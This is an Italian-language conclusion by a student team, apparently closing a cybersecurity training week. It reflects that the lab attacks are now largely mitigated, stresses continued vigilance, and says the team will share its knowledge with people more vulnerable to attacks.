Dopo aver completato tutte le task e approfondito gli argomenti dei laboratori, possiamo affermare con certezza che fortunatamente ad oggi non sono facilmente attuabili attacchi come quelli riscontrati durante le nostre sessioni.

Le difese delle web app, dei browser, dei sistemi operativi, ecc., nel tempo hanno mitigato gran parte delle vulnerabilità affrontate nei laboratori.

Tuttavia, ciò non deve essere motivo per abbassare la guardia.

Al contrario, si sta svolgendo un lavoro intenso per sviluppare nuovi attacchi che possano penetrare i nostri sistemi e compromettere la nostra privacy o risorse cruciali.

Allo stesso tempo, stanno aumentando le contromisure per proteggerci da tali minacce. Detto ciò, dopo questa Build Week, ci sentiamo sicuramente più consapevoli delle nostre competenze in campo di sicurezza informatica, avendo affrontato minacce di cui non eravamo a conoscenza.

La nostra consapevolezza è cresciuta e, con determinazione, possiamo condividere le nostre conoscenze per istruire coloro che sono più inclini a cadere in trappola.

Grazie
Il Team Duck-Tech

